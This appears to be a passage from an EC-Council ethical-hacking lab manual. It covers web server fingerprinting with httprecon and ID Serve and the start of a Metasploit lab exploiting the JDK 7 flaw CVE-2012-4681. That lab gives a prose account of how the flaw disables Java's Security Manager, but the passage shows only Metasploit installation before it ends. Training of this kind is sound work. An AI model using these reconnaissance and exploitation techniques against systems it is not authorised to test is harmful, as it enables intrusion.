Web applications are the most important ways for an organization to publish information, interact with Internet users, and establish an e-commerce/e-government presence. However, if an organization is not rigorous in configuring and operating its public website, it may be vulnerable to a variety of security threats. Although the threats in cyberspace remain largely the same as in the physical world (e.g., fraud, theft, vandalism, and terrorism), they are far more dangerous as a result. Organizations can face monetary losses, damage to reputation, or legal action if an intruder successfully violates the confidentiality of their data. DoS attacks are easy for attackers to attempt because of the number of possible attack vectors, the variety of automated tools available, and the low skill level needed to use the tools. DoS attacks, as well as threats of initiating DoS attacks, are also increasingly being used to blackmail organizations. In order to be an expert ethical hacker and penetration tester, you must understand how to perform footprinting on web servers.

Lab Objectives

The objective of this lab is to help students learn to footprint webservers. It will teach you how to:

- Use the httprecon tool
- Get webserver footprint

Tools demonstrated in this lab are available D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers

Lab Environment

To carry out the lab, you need:

- **httprecon** tool located at **D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers\Webserver Footprinting Tools\httprecon**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- You can also download the latest version of **httprecon** from the link **http://www.computec.ch/projekte/httprecon**
- If you decide to download the **latest version,** then screenshots shown in the lab might differ
- Run this tool in **Windows Server 2012**
- A web browser with Internet access
- Administrative privileges to run tools

Httprecon is an open-source application that can fingerprint an application of webservers.

Lab Duration

Time: 10 Minutes

Overview of httprecon

httprecon is a tool for advanced **web server** fingerprinting, similar to **httprint**. The httprecon project does **research** in the field of web server **fingerprinting**, also known as **http fingerprinting**. The goal is highly **accurate** identification of given **httpd** implementations.

Lab Tasks

TASK 1

Footprinting a Webserver

1. Navigate to **D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers\Webserver Footprinting Tools\httprecon**.
2. Double-click **httprecon.exe to** launch **httprecon**.
3. The main window of httprecon appears, as shown in the following figure.

Httprecon is distributed as a ZIP file containing the binary and fingerprint databases.




FIGURE 1.1: httprecon main window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Enter the website (URL) **www.juggyboy.com** that you want to **footprint** and select the **port number**.
5. Click **Analyze** to start analyzing the entered website.
6. You should receive a footprint of the entered website.

Httprecon uses a simple database per test case that contains all the fingerprint elements to determine the given implementation.




FIGURE 1.2: The footprint result of the entered website

The scan engine of httprecon uses nine different requests, which are sent to the target web server.

7. Click the **GET long request** tab, which will list down the GET request. Then click the **Fingerprint Details**.




FIGURE 1.3: The fingerprint and GET long request result of the entered website

Httprecon does not rely on simple banner announcements by the analyzed software.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
httprecon Tool	**Output:** Footprint of the juggyboy website ▪ Content-type: text/html ▪ content-location: http://juggyboy.com/index.html ▪ ETag: "a47ee9091e0cd1:7a49" ▪ server: Microsoft-IIS/6.0 ▪ X-Powered-By: ASP.NET

Questions

1. Analyze the major differences between classic banner-grabbing of the server line and httprecon.
2. Evaluate the type of test requests sent by httprecon to web servers.

Internet Connection Required	
☑ **Yes**	☐ No
Platform Supported	
☑ **Classroom**	☐ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Footprinting a Webserver Using ID Serve

ID Serve is a simple, free, small (26 Kbytes), and fast general-purpose Internet server identification utility.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In the previous lab you have learned to use the httprecon tool. httprecon is a tool for advanced web server fingerprinting, similar to httprint.

It is very important for penetration testers to be familiar with banner-grabbing techniques to monitor servers to ensure compliance and appropriate security updates. Using this technique you can also locate rogue servers or determine the role of servers within a network. In this lab you will learn the banner grabbing technique to determine a remote target system using ID Serve. In order to be an expert ethical hacker and penetration tester, you must understand how to footprint a web server.

Lab Objectives

This lab will show you how to footprint web servers and how to use ID Serve. It will teach you how to:

- Use the ID Serve tool
- Get a web server footprint

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers

Lab Environment

To carry out the lab, you need:

- **ID Serve** located at **D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers\Webserver Footprinting Tools\ID Serve**
- You can also download the latest version of **ID Serve** from the link http://www.grc.com/id/idserve.htm
- If you decide to download the **latest version,** then screenshots shown in the lab might differ

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Run this tool on **Windows Server 2012** as host machine
- A web browser with **Internet access**
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

ID Serve is a simple, free, small (26 Kbytes), and fast general-purpose Internet server identification utility.

Overview of ID Serve

ID Serve attempts to determine the **domain name** associated with an **IP**. This process is known as a **reverse DNS lookup** and is handy when checking **firewall logs** or **receiving an IP address** from someone. Not all IPs that have a **forward** direction lookup (Domain-to-IP) have a **reverse** (IP-to-Domain) lookup, but many do.

TASK 1

Footprinting a Webserver

Lab Tasks

1. In Windows Server 2012, navigate to **D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers\Webserver Footprinting Tools\ID Serve**.
2. Double-click **idserve.exe** to launch **ID Serve**.
3. The main window appears. Click the **Server Query** tab as shown in the following figure.

ID Serve can connect to any server port on any domain or IP address.





FIGURE 2.1: Welcome screen of ID Serve

4. In option **1**, enter (or copy/paste an Internet server URL or IP address) the **website** (URL) you want to **footprint**.
5. Enter http://10.0.0.2/realhome (IP address is where the real home site is hosted) in step 1.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click **Query the Server** to start querying the entered website.
7. After the completion of the **query**, ID Serve displays the results of the entered website as shown in the following figure.

ID Serve uses the standard Windows TCP protocol when attempting to connect to a remote server and port.



ID Serve can almost always identify the make, model, and version of any web site's server software.

FIGURE 2.2: ID Serve detecting the footprint

Lab Analysis

Document all the server information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
ID Serve	**Server Identified:** Microsoft-IIS/8.0
	Server Query Processing: ▪ HTTP/1.1 200 ok ▪ content-Type: text/html ▪ Last-Modification: Tue, 07 Aug 2012 06:05:46 GMT ▪ Accept-Ranges: bytes ▪ ETag: "c95dc4af6274cd1:0"

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Questions

1. Analyze how ID Serve determines a site's web server.
2. What happens if we enter an IP address instead of a URL?

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 3

Exploiting Java Vulnerability Using Metasploit Framework

Metasploit software helps security and IT professionals identify security issues, verify vulnerability mitigations, and manage expert-driven security assessments.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Penetration testing is a method of evaluating the security of a computer system or network by simulating an attack from malicious outsiders (who do not have an authorized means of accessing the organization's systems) and malicious insiders (who have some level of authorized access). The process involves an active analysis of the system for any potential vulnerabilities that could result from poor or improper system configuration, either known and unknown hardware or software flaws, or operational weaknesses in process or technical countermeasures. This analysis is carried out from the position of a potential attacker and can involve active exploitation of security vulnerabilities. The Metasploit Project is a computer security project that provides information about security vulnerabilities and aids in penetration testing and IDS signature development. Its most well-known sub-project is the open-source Metasploit Framework, a tool for developing and executing exploit code against a remote target machine. Other important sub-projects include the Opcode Database, shellcode archive, and security research.

Metasploit Framework is one of the main tools for every penetration test engagement. To be an expert ethical hacker and penetration tester, you must have sound understanding of Metasploit Framework, its various modules, exploits, payloads, and commands in order to perform a pen test of a target.

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers

Lab Objectives

The objective of this lab is to demonstrate exploitation of JDK 7 vulnerabilities to take control of a target machine.

Lab Environment

In this lab, you need:

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Metasploit** located at **D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers\Webserver Attack Tools\Metasploit**
- You can also download the latest version of **Metasploit Framework** from the link http://www.metasploit.com/download/
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012** as host machine
- **Windows 8** running on virtual machine as target machine
- A web browser and Microsoft .NET Framework 2.0 or later in both host and target machine
- JRE 7u6 running on the target machine (remove any other version of JRE installed in the target machine).The JRE 7u6 setup file (jre-7u6-windows-i586.exe) is available at **D:\CEH-Tools\CEHv8 Module 12 Hacking Webservers\Webserver Attack Tools\Metasploit**
- You can also download the The JRE 7u6 setup file at http://www.oracle.com/technetwork/java/javase/downloads/jre7-downloads-1637588.html
- Double-click **metasploit-latest-windows-installer.exe** and follow the wizard-driven installation steps to install **Metasploit Framework**
- **Administrative** privileges to run tools

Lab Duration

Time: 20 Minutes

Overview of the Lab

This lab demonstrates the exploit that takes advantage of two issues in JDK 7: the ClassFinder and MethodFinder.findMethod(). Both were newly introduced in JDK 7. ClassFinder is a replacement for classForName back in JDK 6. It allows untrusted code to obtain a reference and have access to a restricted package in JDK 7, which can be used to abuse sun.awt.SunToolkit (a restricted package). With sun.awt.SunToolkit, we can actually invoke getField() by abusing findMethod() in Statement.invokeInternal() (but getField() must be public, and that's not always the case in JDK 6. In order to access Statement.acc's private field, modify AccessControlContext, and then disable Security Manager. Once Security Manager is disabled, we can execute arbitrary Java code.

Lab Tasks

TASK 1

Installing Metasploit Framework

1. Install **Metasploit** on the host machine **Windows Server 2012**.
2. After installation completes, it will automatically open in your default web browser as shown in the following figure.
3. Click **I Understand the Risks** to continue.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The exploit takes advantage of two issues in JDK 7: The ClassFinder and MethodFinder.findMethod( ). Both were newly introduced in JDK 7. ClassFinder is a replacement for classForName back in JDK 6.




FIGURE 3.1: Metasploit Untrusted connection in web browser

4. Click **Add Exception**.

It allows untrusted code to obtain a reference and have access to a restricted package in JDK 7, which can be used to abuse sun.awt.SunToolkit (a restricted package).




FIGURE 3.2: Metasploit Adding Exceptions

5. In the **Add Security Exception** wizard, click **Confirm Security Exception**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

With sun.awt.SunToolkit, we can actually invoke getField() by abusing findMethod() in Statement.invokeInternal() (but getField() must be public, and that's not always the case in JDK 6) in order to access Statement.acc's private field, modify AccessControlContext, and then disable Security Manager.




FIGURE 3.3: Metasploit Add Security Exception

6. On the Metasploit – Setup and Configuration Login screen, enter text in the **Username**, **Password**, and **Password confirmation** fields and click **Create Account**.

Once Security Manager is disabled, we can execute arbitrary Java code. Our exploit has been tested successfully against multiple platforms, including: IE, Firefox, Safari, Chrome; Windows, Ubuntu, OS X, Solaris, etc.




FIGURE 3.4: Metasploit Creating an Account

TASK 2

Product Key Activation

7. Click **GET PRODUCT KEY** in the **Metasploit – Activate Metasploit** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

This Security Alert addresses security issues CVE-2012-4681 (US-CERT Alert TA12-240A and Vulnerability Note VU#636312) and two other vulnerabilities affecting Java running in web browsers on desktops.




FIGURE 3.5: Metasploit Activating License Key

8. Enter your valid email address in the **Metasploit Community** option and click **GO**.

These vulnerabilities are not applicable to Java running on servers or standalone Java desktop applications. They also do not affect Oracle server-based software.




FIGURE 3.6: Metasploit Community version for License Key

These vulnerabilities may be remotely exploitable without authentication, i.e., they may be exploited over a network without the need for a username and password.

9. Now log in to your email address and copy the license key as shown in the following figure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

To be successfully exploited, an unsuspecting user running an affected release in a browser will need to visit a malicious web page that leverages this vulnerability. Successful exploits can impact the availability, integrity, and confidentiality of the user's system.




FIGURE 3.7: Metasploit License Key in your email ID provided

10. Paste the product key and click **Next** to continue.

Due to the severity of these vulnerabilities, the public disclosure of technical details and the reported exploitation of CVE-2012-4681 "in the wild," Oracle strongly recommends that customers apply the updates provided by this Security Alert as soon as possible.




FIGURE 3.8: Metasploit Activating using License Key

11. Click **Activate License** to activate the Metasploit license.

The Metasploit Framework will always be free and open source. The Metasploit Project and Rapid7 are fully committed to supporting and growing the Metasploit Framework as well as providing advanced solutions for users who need an alternative to developing their own penetration testing tools. It's a promise.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The Metasploit Framework will always be free and open source. The Metasploit Project and Rapid7 are fully committed to supporting and growing the Metasploit Framework as well as providing advanced solutions for users who need an alternative to developing their own penetration testing tools. It's a promise.




FIGURE 3.9: Metasploit Activation

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download from Sourceforge.net and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms.

12. The **Activation Successful** window appears.

